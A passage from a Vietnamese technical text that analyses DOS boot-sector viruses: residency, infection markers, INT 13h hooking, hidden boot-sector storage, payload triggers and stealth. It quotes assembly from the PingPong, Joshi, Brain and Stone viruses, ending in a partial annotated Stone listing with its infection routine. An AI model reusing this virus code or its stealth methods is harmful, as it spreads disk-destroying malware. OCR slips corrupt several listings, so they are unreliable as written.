Về sau, kĩ thuật này bộc lộ nhiều nhược điểm: khi gặp Warm Boot, quá trình test memory không được thực hiện lại và do đó virus lại tự nó giảm kích thước thêm một lần nữa. Quá trình Warm Boot nếu được lặp đi lặp lại vài lần (nhất là khi các độc giả đang "nghiên cứu "về virus chẳng hạn) sẽ làm đầy vùng nhớ và đó sẽ là dấu hiệu "đáng ngờ "về sự xuất hiện của virus. Để giải quyết trường hợp này, trước khi tiến hành lưu trú, virus sẽ kiểm tra sự tồn tại của mình trong vùng nhớ, nếu không gặp một nhận dạng đáng kể nào, việc lưu trú mới được thực hiện.

2/ Kĩ thuật kiểm tra tính duy nhất: Đầu tiên, chỉ có việc kiểm tra trên đĩa, một đĩa chưa bị lây sẽ bị lây. Nhưng, như đã đề cập ở trên, nhược điểm của phương pháp lưu trú cũng đòi hỏi kĩ thuật này được áp dụng vào việc kiểm tra vùng nhớ. Tuy vậy, vẫn có sự khác nhau giữa 2 cách kiểm tra này. Chúng ta sẽ xét lần lượt ở đây.

a. Trên đĩa: Việc kiểm tra trên đĩa gặp nhiều điều phiền toái vì nó đòi hỏi phải thỏa mãn 2 yêu cầu:

+ Thời gian kiểm tra: nếu mọi tác vụ đọc/ghi đều phải kiểm tra đĩa thì rõ ràng thời gian truy xuất sẽ bị tăng gấp đôi, gia tăng nguy cơ bị nghi ngờ.

+ Kĩ thuật kiểm tra: phải bảo đảm tính chính xác giữa một đĩa bị lây và một đĩa chưa bị lây, cũng như bảo đảm tính trùng hợp ngẫu nhiên là ít nhất.

Để giải quyết cả 2 yêu cầu trên, các kĩ thuật sau đã được các virus áp dụng

Đối với thời gian kiểm tra có thể giảm số lần kiểm tra xuống bằng cách chỉ kiểm tra nếu phát hiện có sự thay đổi truy xuất từ ổ này sang ổ khác. Mặt khác, chuyển số lần kiểm tra thường xuyên thành "định kì "bằng cách kiểm tra thời gian. Một hình thức khác cũng giảm bớt số lần kiểm tra nếu ta để ý đĩa cứng luôn cố định, không bị thay đổi, do đó nếu tiến hành lây một lần sẽ không cần thiết phải kiểm tra, còn đối với đĩa mềm, mọi tác vụ đọc track 0 mới kiểm tra. Điều này cũng không có gì đáng ngạc nhiên nếu ta biết FAT trên đĩa mềm hầu như bắt đầu sau virus và DOS cần phải có bảng FAT để quản lí đĩa đó. Đoạn mã sau áp dụng 2 phương pháp đầu:

```
;Khi ngắt 13h được gọi
cmp     Disk, DL            ;So sánh đĩa của tác vụ trước với giá trị
mov     Disk, DL            ;của tác vụ này
jne     kiemtra             ;Nếu có thay đổi sẽ kiểm tra
xor     AH, AH
int     01AH                ;Lấy timetick count
mov     CX, DX              ;Cất time low
sub     DX, count           ;Trừ giá trị timetick low hiện thời
mov     count, CX           ;với timetick low của tác vụ trước
sub     DX, 24h             ;và lưu lại chênh lệch 2 tác vụ đã
jb      khongkiemtra        ;tới 2 giây chưa?
kiemtra:
```

(Trích PingPong virus)

Đoạn mã sau minh họa phương pháp thứ 3:

```
push        DS
push        AX
cmp     AH, 2               ;Tác vụ đọc/ghi? Bằng cách so sánh
jb      notInfect           ;tác vụ với 2 và 4
cmp     AH, 4
jae     notInfect
or      DL. DL
jne     notInfect           ;Đĩa A?
.......                     ;Đoạn mã lây
notInfect:
    ........
```

(Trich Stone virus)

Đối với kĩ thuật kiểm tra, có nhiều cách. Tuy nhiên, có thể nêu ra 2 cách sau:

Kiểm tra giá trị từ khóa (Key value): mỗi virus sẽ tạo cho mình một giá trị đặc biệt tại 1 vị trí xác định trên đĩa. Việc kiểm tra sẽ đơn giản bằng cách đọc Boot record lên và kiểm tra giá trị từ khóa này. Giá trị của Key value này thay đổi tùy theo virus. Đối với Brain 9.0, giá trị của key value này là 01234 ở offset 03, đối với Pingpong virus, key value là 1357h ở offset 01FCh.

Một dạng khác của Key value là kiểm tra giá trị của một mã lệnh đặc biệt mà nếu không có mã lệnh này chương trình virus sẽ không còn ý nghĩa gì nữa (virus sẽ không lây hay không thi hành). Đó là trường hợp của virus Stone với cách kiểm tra 2 từ khóa ở offset 0 và 2 là 05EAh và 0C000h, Đây là mã lệnh của một lệnh JMP FAR, theo đó toàn bộ chương trình sẽ được định vị lại theo segment:offset mới

Kĩ thuật key value này đã gặp nhiều trở ngại khi số lượng B - virus tăng lên đáng kể mà vị trí trên Boot sector thì có hạn. Vì vậy không có gì đáng ngạc nhiên nếu Disk Killer virus và Brain

9.2 có cùng một offset của key value tại vị trí 03Eh với hai key value khác nhau là 03CCBh và 01234h. Chính vì vậy, một kĩ thuật mới phải được đưa ra nhằm khắc phục điều này. Cách khắc phục này sẽ làm giảm khả năng trùng hợp ngẫu nhiên bằng cách tăng số lượng mã lệnh cần so sánh lên. Việc so sánh này tiến hành bằng cách so sánh một đoạn mã quan trọng của virus trong vùng nhớ với đoạn mã tương ứng trên Boot sector của đĩa. Mọi sự khác biệt dù chỉ trên một byte cũng dẫn đến việc lây lan. Đoạn mã so sánh này cần phải mang tích chất đặc biệt cho virus đó, cùng tồn tại với sự tồn tại của virus đó.

Đoạn mã sau sẽ minh họa kĩ thuật này bằng cách so sánh 2 chuỗi:

```
;Giả sử Boot sector được đọc vào buffer có tên Buffer1
mov     SI, offset buffer1
mov     AX, CS
sub     AX, 20h                 ;ES:DI trỏ đến offset 2 của
mov     ES, AX                  ;buffer chứa Boot sector
mov     DI, 2
mov     BL, ptr byte [DI-1]         ;Tính toán offset của đoạn mã
mov     bh, 0                       ;cần phải dò
add     DL, BX
add     SI, BX
mov     CX, 179h
sub     CX, DL
cld
repe    cmpsb
je      Da_nhiem
.........
    Da_nhiem:
        .........
```

(Chương trình của Joshi virus).

Ngoài ra, không phải là đã hết các kĩ thuật kiểm tra khác có thể nêu ra ở đây như kĩ thuật Checksum, tuy nhiên, kĩ thuật càng tinh vi, càng chính xác bao nhiêu thì đoạn mã kiểm tra càng dài bấy nhiêu. Trước mắt, kĩ thuật trên cũng đã bảo đảm tốc độ kiểm tra và tính chính xác nên có lẽ sẽ không còn một kĩ thuật nào khác được đưa ra (khả năng để một đĩa trùng nhau đoạn mã hầu như là không có vì các đĩa đều được format dưới một vài hệ điều hành quen thuộc, do đó 'tác giả' có thể đã thử nghiêm rồi! Mặt khác, nếu hai virus cùng nhận diện một đoạn mã thì cũng coi như đã bị nhiễm virus rồi.


b. Trong vùng nhớ: Việc kiểm tra sự tồn tại của mình trong vùng nhớ bảo đảm virus không để quá nhiều bản sao của mình trong vùng nhớ nếu máy tính bị Boot mềm liên tục (warm boot) điều này bảo đảm cho virus tránh được nguy cơ bị phát hiện vì đã làm giảm tốc độ làm việc của chương trình. Mặt khác, làm giảm đi thời gian "nạp "lại chương trình virus vào vùng nhớ.

Để kiểm tra sự tồn tại của mình trong vùng nhớ, B - virus đơn giản có thể dò tìm một key value tại một vị trí xác định trên vùng nhớ cao hoặc phức tạp hơn, có thể dò tìm một đoạn mang mã virus sẽ phải "nạp "chương trình của mình vào nếu việc dò tìm không thành công. Đoạn chương trình sau sẽ minh họa cách dò tìm nay:

```
cli                             ;Tạo stack và khởi tạo các thanh ghi
mov     AX, CS                  ;phân đoạn
mov     DS, AX
mov     SS, AX
```

```
mov     SP, 0F000h
sti                             ;Lấy giá trị tổng cộng
mov         AX, w[0413]             ;Vùng nhớ áp dụng kĩ thuật
mov     CL, 6                   ;thường trú
shl     AX, CL                  ;Đổi sang đoạn
mov     ES, AX                  ;ES trỏ đến vùng này
mov     AX, 0200                    ;Xác định vị trí cần dò tìm
sub     AX, 021h
mov     DI, 0
mov     SI, 07C00               ;DS:SI trỏ đến Boot record
add     SI, AX                  ;của virus
add     DI, AX                  ;ES:DI trỏ đến offset 200h-21h
mov     CX, 1079                    ;của vùng cao
sub     CX, AX                  ;CX chứa số byte cần so sánh
cld                             ;CX=179h-21h
repe    cmpsb
jne     naplai                  ;So sánh nếu không bằng sẽ nạp lại
mov     AX, ES                  ;chương trình, nếu bằng chuyển
add     AX, 20h                 ;quyền điều khiển cho đoạn trên
mov     ES, AX                  ;vùng cao mà không cần nạp lại
mov     BX, 0                   ;chương trình
push        ES
push        BX
mov     AX, 1
retf
    Naplai:
.....
    (Trích Joshi virus).
```

3/ Kĩ thuật lây lan: Việc lây lan chiếm một phần lớn mã lệnh của chương trình. Để bảo đảm việc lây lan gắn liền với đĩa, virus sẽ chiếm ngắt đĩa quan trọng nhất: ngắt 13h. Sơ đồ chung của phần này như sau:



Ghi phần thân và Boot sector vào một vùng xác định

Thông thường, không phải mọi chức năng của ngắt 13h đều dẫn đến việc lây lan vì điều này sẽ làm giảm đi tốc độ truy xuất một cách đáng ngờ mà tốt nhất chỉ những tác vụ đọc/ghi (chức năng 2 và 3). Việc lây lan bắt đầu bằng cách đọc Boot sector lên nếu không thỏa (chưa bị nhiễm) virus sẽ tạo một Boot sector mới có các tham số tương ứng, còn Boot sector vừa đọc lên cùng với phần thân (nếu là loại DB - virus) sẽ được ghi vào một vùng xác định trên đĩa. Tuy vậy, việc lây lan cũng đòi hỏi những bảo đảm sau:

Boot sector vẫn còn chứa những tham số đĩa thuận tiện cho các tác vụ truy xuất đĩa (bảng tham số BPB - trong trường hợp Boot sector hay bảng Partition table trong trường hợp Master boot), do đó, virus phải bảo đảm cho được bảng tham số này bằng cách lưu giữ nó. Việc không bảo toàn có thể dẫn đến chuyện virus sẽ mất quyền điều khiển hay không thể kiểm soát được đĩa nếu virus không có mặt trong môi trường. Ví dụ: phần mềm NDD (Norton Disk Doctor) sẽ điều chỉnh lại bảng BPB trong trường hợp bảng tham số này sai, hay việc mất bảng tham số đĩa trên ổ đĩa loại 720Kb hoặc 1.44Mb cũng dẫn đến việc không kiểm soát được đĩa này. Do đó, điều tốt nhất là vẫn phải giữ nó lại trong Boot sector mới và một ích lợi thứ hai là có thể dựa vào đây để định ra các thành phần của đĩa (xem chương 1). Đoạn mã sau minh họa việc trả lại bảng tham số BPB trong Boot sector mới:

```
;Đọc Boot sector vào offset 07C00 và tạo Boot sector mới tại 08000
mov     AX, 0201
mov     DH, 0
mov     CX, 1
mov     BX, 07C00h
int     13h                     ;Đọc Boot sector vào
.....
mov     SI, 08002                   ;Copy bắt đầu từ sau lệnh nhảy
mov     DI, 07C02
mov     CX, 01Ch                    ;Copy 1Ch byte
rep     movsb
......
(Trich PingPong virus)
```

Sự an toàn dữ liệu của Boot sector cũng được đặt lên hàng đầu. Ngoài việc chấp nhận mất mát do đặt ở những chỗ mà xác suất bị ghi đè là ít nhất, chúng ta sẽ khảo sát 2 kĩ thuật đảm bảo an toàn cho Boot sector. Đó là format thêm track và đánh dấu cluster hỏng trên đĩa.

+ Format thêm track: kĩ thuật này chỉ áp dụng được trên đĩa mềm (trên đĩa cứng đã có những vùng tuyệt đối an toàn rồi). Thông thường, bộ điều khiển đĩa mềm đều cho phép format thêm track, nhưng do mức độ an toàn thông tin không bảo đảm, DOS chỉ dùng một số nào đó mà thôi. Việc format thêm track đòi hỏi virus phải chuẩn bị bảng mô tả sector trong track mà nó dự định format (sector descriptor) có dạng: mỗi sector trong một track được đặc trưng 4 byte có dạng 'CHNS'. Trong đó: C=Cylinder; H=head; N=số sector; S=kích thước của sector (0=128 byte, 1=256 byte, 2=512 byte, ...). Các bước tiến hành việc format như sau:

- Xác định loại đĩa để từ đó suy ra track cuối cùng, tuy nhiên, điều này chỉ đúng với đĩa được format dưới DOS.
- Đặt lại cấu hình ổ đĩa trước khi format.
- Khởi tạo bảng sector descriptor căn cứ vào số track tính được.

Đoạn mã sau của Joshi virus không định dạng ổ đĩa trước khi format nên đã gây lỗi khi format đĩa loại 1.2Mb.

```
        mov     AX, CS
        sub     AX, 20h
        mov     ES, AX
        mov     DI, 2
        mov     BH, 0
        mov     BL, ptr byte [DI-1]
        add     DI, BX
        cmp     DI, 80h                 ;Định vị để ES:DI trỏ vào bảng tham số
        jb      Floppy
        mov     ptr byte [DI-3], 0      ;offset nội dung
        mov     ptr byte [DI-2], 2      ; -1: số đĩa vật lí
        mov     ptr byte [DI-1], 80h        ; -2: số sector
        jmp     cont0                   ; -3: số track
    Floppy:
        mov     ptr byte {DI-2], 1      ;Nếu đĩa mềm sẽ khởi tạo sector 1
        mov     ptr byte [DI-1], 0      ;Đĩa physic 0
        mov     ptr byte [DI-3], 28h        ;Track 28h (đĩa 360Kb)
        mov     AL, 4                   ;Verify sector 15, nếu gặp lỗi coi như không
        mov     AL, 1                   ;có sector này, ngược lại, đĩa sẽ có 50h track
        mov     CH, 0                   ;do đó đĩa là 1,2Mb
        mov     CL, 0Fh
        mov     DH, 0
        call    OldDisk
        je      cont1
        mov     ptr byte [DI-3], 50h        ;Điều chỉnh lại số track theo loại đĩa
    Cont1:                              ;Phần khởi tạo descriptor
        mov     AL, ptr byte [DI-3]         ;AL = số track
        push        CS
        pop     ES
        mov     DI, offset SectorDescriptor
        mov     CX, 8                   ;Tạo 8 sector một track
    Cont2:
        stosp                               ;Tạo giá trị
        inc     DI
        inc     DI
        inc     DI                      ;Trỏ đến tham số kế trong bảng
        loop    cont2
;Phần format đĩa
        mov     AX, CS
        sub     AX, 20h
        mov     ES, AX
        mov     DI, 2
        mov     bh, 0
```

```
        mov     BL, ptr byte [DI-1]
        add     DI, BX
        push        CX
        mov     AH, 5                   ;Format
        mov     AL, 1
        mov     ch, ptr byte [DI-3]         ;Track thêm
        mov     CL, 1
        mov     DH, 0                   ;Head 0
        push        CS
        pop     ES
        mov     BX, offset SectorDescriptor
        call    OldDisk
        .......
    OldDisk procnear
        pushf                           ;Hàm này gọi xa đến địa chỉ cũ
        call    far int13               ;của ngắt 13
        ret
    OldDisk endp
    SectorDescriptor  db   28h,00h,01h,02h
                      28h,00h,02h,02h
                      28h,00h,03h,02h
                      28h,00h,04h,02h
                      28h,00h,05h,02h
                      28h,00h,06h,02h
                      28h,00h,07h,02h
                      28h,00h,08h,02h
```

(Trích Joshi virus)

Phương pháp này ít được các hacker ưa chuộng và dùng vì tính tương thích không cao giữa các loại ổ đĩa. Phương pháp chiếm cluster vẫn được nhiều người dùng dù độ phức tạp của nó cao hơn. Ở đây, tôi sẽ không đi sâu vào chi tiết cách phân tích và định vị cluster trên FAT vì sẽ mất quá nhiều thì giờ mà làm cho độc giả thêm khó hiểu. Tuy nhiên, vẫn nêu ra đây các khó khăn gặp phải khi sử dụng phương pháp này.

+ Nên phân tích FAT chỉ cho đĩa mềm hay cho cả hai loại đĩa mềm lẫn đĩa cứng? Thông thường, các hacker chọn phương án chỉ phân tích trên FAT của đĩa mềm vì tất cả các loại đĩa mềm (và cả đĩa cứng dưới 12Mb) đều dùng loại FAT 12 bit, đơn giản hơn là phải phân tích thêm FAT 16 bit. Mặt khác, các đĩa cứng dù có chia partition hay không cũng thường có các sector ẩn (Hidden sector) không dùng đến (nếu nó chưa bị một virus khác trưng dụng), rất thuận lợi cho việc cất dấu. Nhưng vẫn có ngoại lệ khi Pingpong virus vẫn làm điều khó khăn này, nó chiếm các cluster trên cả hai loại FAT với đoạn mã phân tích FAT 'tối ưu' về kích thước cũng như giải thuật, được 'trích đoạn' từ mã phân tích FAT trong file hệ thống IO.SYS của DOS.

+ Chọn phương pháp này, hacker phải chấp nhận tải FAT vào vùng nhớ để phân tích. Nhưng kích thước FAT của mỗi đĩa là khác nhau, có thể chiếm nhiều sector (đối với đĩa 1.2Mb lên đến 7 sector cho một FAT). Do đó, kích thước vùng nhớ mà virus phải chiếm chỗ cho FAT cũng đã quá lớn, chưa kể đến đoạn chương trình của virus. Giải quyết vấn đề này cũng không phải là dễ dàng nếu ta biết DOS cũng phải đến version 3.xx mới giải quyết được.

4/ Kĩ thuật phá hoại: Không ai xa lạ gì về kiểu phá hoại của virus (đôi khi cũng đổ lỗi cho virus để che dấu sự thiếu hiểu biết của mình). Có thể chia những loại phá hoại thành hai nhóm chính.

a. Định thời: Đối với loại định thời, virus sẽ kiểm tra một giá trị (có thể là ngày giờ, số lần lây, số giờ máy đã chạy ....). Khi giá trị này vượt qua một giá trị cho phép, virus sẽ bắt đầu phá hoại. Do tính chất chỉ 'ra tay' một lần, virus loại này thường nguy hiểm. Để có thể đếm giờ, virus có thể dùng các cách sau:

+ Chiếm ngắt 8 để đếm giờ: việc quy đổi sẽ được tính tròn hơn là chính xác. Theo cách tính như vậy, một giá trị 0FFFFh của timetick count sẽ tương đương như một giờ. Cách tính này thường dùng để tính số giờ chạy máy, giá trị đếm có thể cập nhật lại sau đó trên đĩa. Đặc trưng cho cách này là virus Disk Killer với bộ đếm giờ 'khủng khiếp', sau khi chạy máy được 48 giờ, toàn bộ partition boot được của bạn sẽ bị mã hóa toàn bộ (một tài liệu nước ngoài cho là đĩa cứng bị format lại hoặc bị ghi 'rác' vào - nhưng điều này hoàn toàn sai lầm).

+ Chiếm ngắt 21h của DOS để lấy ngày tháng: việc lấy ngày tháng xem ra khó khăn cho B - virus hơn là F - virus, vì ở mức độ quá thấp, khi máy vừa khởi động, DOS chưa khởi tạo các ngắt cho riêng mình, kể cả ngắt 21h. Do đó, virus chỉ có thể lấy ngày tháng từ CMOS RAM trên các máy AT, điều này lại không có trên XT. Do tính không 'tương thích' này mà các B - virus bỏ qua không dùng đến cách này. Tuy nhiên, về sau, khi đã 'phát triển' cao, B - virus đã có thể vòng lại một lần nữa để lấy ngắt 21h thì việc này mới được giải quyết xong. Đặc trưng cho loại này là Joshi virus, với sự kiểm tra liên tục ngày tháng của hệ điều hành, nếu đúng vào ngày 5 tháng 1, nó sẽ bắt người sử dụng đánh vào một câu chúc mừng 'Happy birthday Joshi' trước khi có thể làm thêm bất kì một điều gì.

+ Đếm số lần lây cho các đĩa khác: cách này dễ thực hiện hơn vì không cần phải đếm giờ, ngày tháng cho mất công. Khi một đĩa được virus 'kí tên' vào, bộ đếm của nó sẽ tự động tăng lên một đơn vị. Khi số đĩa bị lây đã vượt quá một con số cho phép, đĩa đó sẽ bị phá hoại.

b. Ngẫu nhiên và liên tục: Virus không cần phải đếm giờ, chỉ sau vài phút xâm nhập vào hệ thống, nó sẽ phát huy tác dụng. Do tính chất này, virus không mang tính phá hoại mà đơn giản là gây một số hiệu ứng phụ ở loa, màn hình, bàn phím... để gây sự ngạc nhiên và thích thú (lẫn bực dọc) cho người sử dụng.

Điển hình cho loại này là Pingpong virus, sau khi thâm nhập xong, vài phút sau đã thấy trên màn hình xuất hiện một trái banh chuyển động trên màn hình và tuân theo đúng các định luật phản xạ khi gặp các đường biên. Đặc biệt, những kí tự mà nó đi qua vẫn giữ nguyên không bị thay đổi (các bạn có thể xem đoạn chương trình mô phỏng ở phần phụ lục A).

5/ Kĩ thuật ngụy trang và gây nhiễu: Kĩ thuật này thực ra đã ra đời khá muộn màng do khuynh hướng ngày càng dễ bị phát hiện. Kích thước virus khá nhỏ bé nên việc dò từng bước (trace) xem nó làm gì là điều mà các thảo chương viên có thể làm được. Trong thực tế khó có một phương pháp hữu hiệu nào để chống lại ngoài cách viết cố tình rắc rối. Phương pháp này có vẻ cổ điển nhưng lại rất hữu hiệu. Bằng một loạt các lệnh mà người dò theo có thể bị halt máy như đặt lại stack vào một vùng mà không ai dám thi hành tiếp, chiếm và xóa một số ngắt, đặt lại thanh ghi phân đoạn để người dò không biết dữ liệu lấy từ đâu ra .... Các chương trình B - virus về sau đã gây khó khăn không ít trong cố gắng khôi phục đĩa bị nhiễm. Một phương pháp khác có thể dùng là mã hóa ngay chính chương trình virus, tuy nhiên, cho đến nay chưa có một chương trình B - virus nào dùng đến phương pháp này.

Việc gây nhiễu này chỉ có tác dụng trên các máy đã bị nhiễm hoặc dùng một phần mềm debug theo dõi. Nếu toàn bộ chương trình virus được đổ ra thành file và xem từng bước một thì virus cũng đành phải chào thua.

Để tránh bị phát hiện quá sớm hoặc bị phát hiện bởi các phần mềm chống virus, đòi hỏi virus phải có tính ngụy trang. Việc ngụy trang này xảy ra trong vùng nhớ lẫn trên đĩa.

Đối với vùng nhớ, với kĩ thuật lưu trú, B - virus luôn chiếm ở vùng nhớ cao, do đó sẽ tạo ra sự chênh lệch giữa vùng nhớ do BIOS quản lí và vùng nhớ thực sự của máy. Bất kì một phần mềm

công cụ nào kiểu Memory Map đều có khả năng thông báo điều nay (chẳng hạn PCTools của Central Point ...). Thực tế 'đau lòng' không thể nào tránh khỏi này đang là nỗi đau đầu cho các hacker. Đến nay, vẫn chưa có B - virus nào giải quyết vấn đề này và mọi chuyện vẫn còn ở phía trước.

Đối với đĩa, mọi chú ý đều tập trung vào Boot sector (và Partition table nữa). Mọi thay đổi trên Boot sector dù nhỏ cũng tạo một mối nghi ngờ cho người sử dụng - người đã có quá nhiều kinh nghiệm qua nhiều lần phá hoại của virus. B - virus đã giải quyết vấn đề này bằng hai cách. Chỉ cài đúng đoạn mã chính vào Boot sector (nếu virus thuộc loại DB - virus), đoạn mã này càng ngắn càng tốt và nhất là càng giống đoạn mã chuẩn trong Boot sector. Đoạn này chỉ có một nhiệm vụ cỏn con là nạp tiếp phần còn lại vào trong vùng nhớ và trao quyền cho nó. Vì lí do này khả năng phát hiện virus đã giảm xuống đáng kể. Tuy vậy, cách thứ hai vẫn luôn được áp dụng: khi máy đang nằm trong quyền chi phối của virus, mọi yêu cầu đọc ghi Boot sector (hay Partition table), tất nhiên là trừ chính virus, sẽ được virus trả về cho một bản Boot sector chuẩn - Boot sector trước khi virus lây. Và điều này, sẽ gây ra một 'ảo tưởng' về sự trong sạch của máy và đánh lừa luôn cả những chương trình Antivirus nếu nó được thiết kế không tốt.

Đoạn mã sau sẽ trình bày cách trả Boot sector:

```
;Đầu vào của ngắt 13h đã bị virus chiếm
cmp     CH, 2                   ; Chức năng đọc?
Jne     exit0
cmp     DL, 2                   ; Truy xuất trên đĩa mềm?
ja          exit0
cmp     ch, 0                       ;Track 0?
Je          cont0               ;Nếu không phải track 0 sẽ thực hiện
......                          ; việc kiểm tra
exit0:
jmp     exit1
cont0:
        mov     ptr byte [227h], 0
        mov     ptr byte [225h], 4
        push        AX
        push        BX
        push        CX
        push        DX
        mov     ptr byte [226h], DL         ;Cất giá trị đĩa
        mov     CX, 4               ;Ngắt 13h cũ đã được đổi thành ngắt
        push        CX                  ;6DH
        mov     AH, 0
        int     6Dh                 ;Reset lại đĩa
        jb      error
        push        ES
        mov     DH, 0               ;Đọc Boot sector vào buffer của virus
        mov     CX, 1
        mov     BX, offset buffer
        mov     AX, CS
        mov     ES, AX
        mov     AX, 201h
```

```
        int     06Dh
        pop     ES
        jae     cont1                   ;Không gặp lỗi
        .....
    cont1:
        pop     CX                      ;Kiểm tra key value ở offset 3
        mov     AX, ptr word buffer[3]
        cmp     AX, 1234h               ;Key value là 1234h
        jne     infect                  ;Nếu sai chuyển sang chế độ lây
        mov     ptr byte [227]              ;Bật cờ hiệu đã nhiễm
        jmp     cont2
    infect:
        ......
    Cont2:
        pop     DX
        pop     CX
        pop     BX
        pop     AX
        cmp     CX, 1                   ;Track 0 sector 1?
        jne     exit1
        cmp     ptr byte [227h], 1      ;Đã lây chưa?
        jne     exit2
        mov     CX, buffer [7]              ;CX=Track+sector
        mov     DX, buffer[5]               ;DX=head
        mov     DL, ptr byte [226]          ;DL=đĩa
        jmp     exit1                   ;Địa chỉ của Old boot trên đĩa
        ......
    exit1:
        int     6Dh                         ;Đọc sector cũ vào
        retf    2
```

(Trích Brain virus version 9.2)

Do đó, sơ đồ chung có thể được bổ sung như sau:

```
            Đọc Boot sector?        No  Ngắt 13 cũ
                Yes
        Đọc boot của virus vào
      Định vị và đọc Boot sector cũ vào
```

6/ Kĩ thuật định vị chương trình: Kĩ thuật này ít được ai để ý dù rằng nó đóng một vai trò không nhỏ trong việc gây nhiễu và dễ thiết kế chương trình trong việc truy xuất dữ liệu.

Như ta đã biết, Boot sector được tải vào địa chỉ 0:07C00h. Như vậy các dữ liệu trong bảng tham số phải được tham chiếu bằng CS và lấy ra từ offset 07C00h. Rõ ràng, điều này gây khó chịu cho người thiết kế lẫn người muốn đọc nó. Cách tốt nhất là bằng một phép biến đổi nào đó, chuyển địa chỉ này sang một dạng khác với offset quen thuộc hơn. Phương pháp thường được dùng là: định vị ngay một vùng nhớ lưu trú, chuyển toàn bộ chương trình sang vùng này và chuyển quyền với offset mới là 0 hay 100h (tương ứng với file dạng COM và BIN). Phương

pháp này rõ ràng rất quen thuộc đối với các thảo chương viên hệ thống. Đoạn mã sau minh họa điều này:

```
;Giả sử DS=0
        mov     BX, 413h                ;DS:BX =0:413h : Tổng số memory
        mov     AX, ptr word [BX]       ;AX= tổng số memory
        sub     AX, 7
        mov     ptr word [BX], AX       ;Giảm số memory xuống 7Kb
        mov     CL, 6
        shl     AX, CL                  ;Chuyển sang đoạn
        sub     AX, 10h                 ;Giảm 100h nhằm tạo offset 0100h
        mov     ES, AX
        mov     SI, 7C00h               ;Chuyển toàn bộ chương trình virus sang
        mov     DI, 100h                ;vùng nhớ mới với offset mới 100h
        mov     CX, 1000h
        cls
        rep     movsb
        push        ES
        mov     AX, 300h
        push        AX
        retf
```

(Trích Brain virus version 9.2)

Một cách khác cho phép đổi nhanh hơn mà không cần phức tạp đã được virus Stone đề nghị: đơn giản là một lệnh JMP FAR ngay từ đầu chương trình nếu ta để ý:

```
        JMP         FAR 07C00h
```

Lệnh này thực chất chuyển quyền điều khiển cho lệnh tiếp theo, tuy nhiên, lúc này offset đã được đưa về dạng BIN.

VI - Phân tích một B - virus.

Để phân tích một B - virus, không có gì ghê gớm cả. Tuy vậy, để có một virus mang tính khái quát cao và nhất là không có một lỗi gì (bug) trong chương trình (thường lỗi ở đây không phải là logic), lại minh họa các kĩ thuật vừa nêu trên thì quả là khó chọn. Nhưng để không mất quá nhiều thời giờ vô ích trong việc phân tích những virus quá dài dòng, chúng ta sẽ cùng phân tích một SB - virus: Stone virus.

1. Mô tả đặc trưng:

+ Định vị chương trình: kiểu .BIN

+ Kích thước vùng nhớ bị virus chiếm 2Kb.

+ Kĩ thuật kiểm tra tính tồn tại: Một biến dạng của Key value bằng cách kiểm tra 2 word đầu tiên.

+ Đối tượng tấn công: cả hai loại đĩa mềm và cứng. Đối với đĩa cứng tấn công vào Partition table.

+ Boot sector hay partition được cất dấu ở Track 0, head 0, sector 7 đối với đĩa cứng và Track 0, head 1, sector 3 đối với đĩa mềm.

+ Không trả BPB cho đĩa mềm.

+ Phá hoại: Một giá trị ngẫu nhiên theo thời gian, khi Boot máy sẽ đưa ra thông báo "Your PC is now stoned!"

2. Phân tích:

```
; Chương trình phân tích
        org     0
        jmp     far 07C0h:0
        jmp     begin
;Bảng tham số
    DiskID      db  0                   ; Có giá trị 0 nếu đĩa A, 080h nếu C
    OffInt13    dw  0                   ; Chứa địa chỉ ngắt 13h
    SegInt13    dw  0
    OffVirus        dw  0E4h
    SegVirus        dw  7C00h
    SegBoot     dw  7C00h
    OffBoot     dw  0

    NewInt13    proc    near
; Chức năng: chỉ lây trên đĩa mềm khi thực hiện chức năng read/write đĩa cứng.
; (nếu có) đã được lây trong quá trình Boot máy.
; Procedure này thay cho ngắt 13h cũ
        push        DX
        push        AX
        cmp     AH, 2                   ; Chức năng 2?
        jb      StExit
        cmp     AH, 4                   ; Chức năng 4?
        ja      StExit
        or      DI, DI
        jne     StExit
        xor     AX, AX
        mov     DS, AX
        mov     AL, ptr byte [43Fh]             ; Lấy giá trị kiểm tra motor
        test    AL, 1
        jne     StExit
        call    MainProcess             ; Thực hiện kiểm tra và lây
    StExit:
        pop     AX
        pop     DS
        jmp     far  DS:[OffInt13]
    NewInt13    endp
    MainProcess proc    near
        push        BX
        push        CX
        push        DX
        push        ES
        push        SI
```

```
        push    DI
        mov     SI, 4                   ; Tạo số lần lặp nếu lỗi
    Mp1:
        mov     AX, 201h                ; Đọc Boot record
        push    CS
        pop     ES                      ; ES=CS
        mov     BX, 200h
        xor     CX, CX
        mov     DX, CX
        inc     CX
        pushf
        call    far [OldInt13]
        jae     Mp0
        xor     AX, AX
        pushf
        call    far [OldInt13]          ; Reset lại đĩa
        dec     SI
        jne     Mp1
        jmp     short MpExit
        nop
    Mp0:                                ; Thực hiện kiểm tra key value
        xor     SI, SI
        mov     DI, 200h
        cld
        push    CS
        pop     DS
        lod     sw
        cmp     AX, ptr word [DI]
        jne     Mp2                     ; Một từ ở offset 0
        lod     sw
        cmp     AX, ptr word [DI+2]     ; Một từ ở offset 2
        je      MpExit
    Mp2:                                ; Ghi Boot sector vào track 0, head 1, sector 3
        mov     AX, 301h
        mov     BX, 200h
        mov     CL, 3
        mov     DH, 1
        pushf
        call    far [OldInt13]
        jb      MpExit
; Ghi Boot sector của virus vào
        mov     AX, 301h
        xor     BX, BX
        mov     CL, 1
        xor     DX, DX
```

```
            pushf
            call    far [OldInt13]
        MpExit:
            pop     DI
            pop     SI
            pop     ES
            pop     DX
            pop     CX
            pop     BX
            ret
        MainProcess endp
;---------- Phần Install
        Begin:                          ; Khởi tạo Stack
            xor     AX, AX
            mov     DS, AX
            cli
            mov     SS, AX
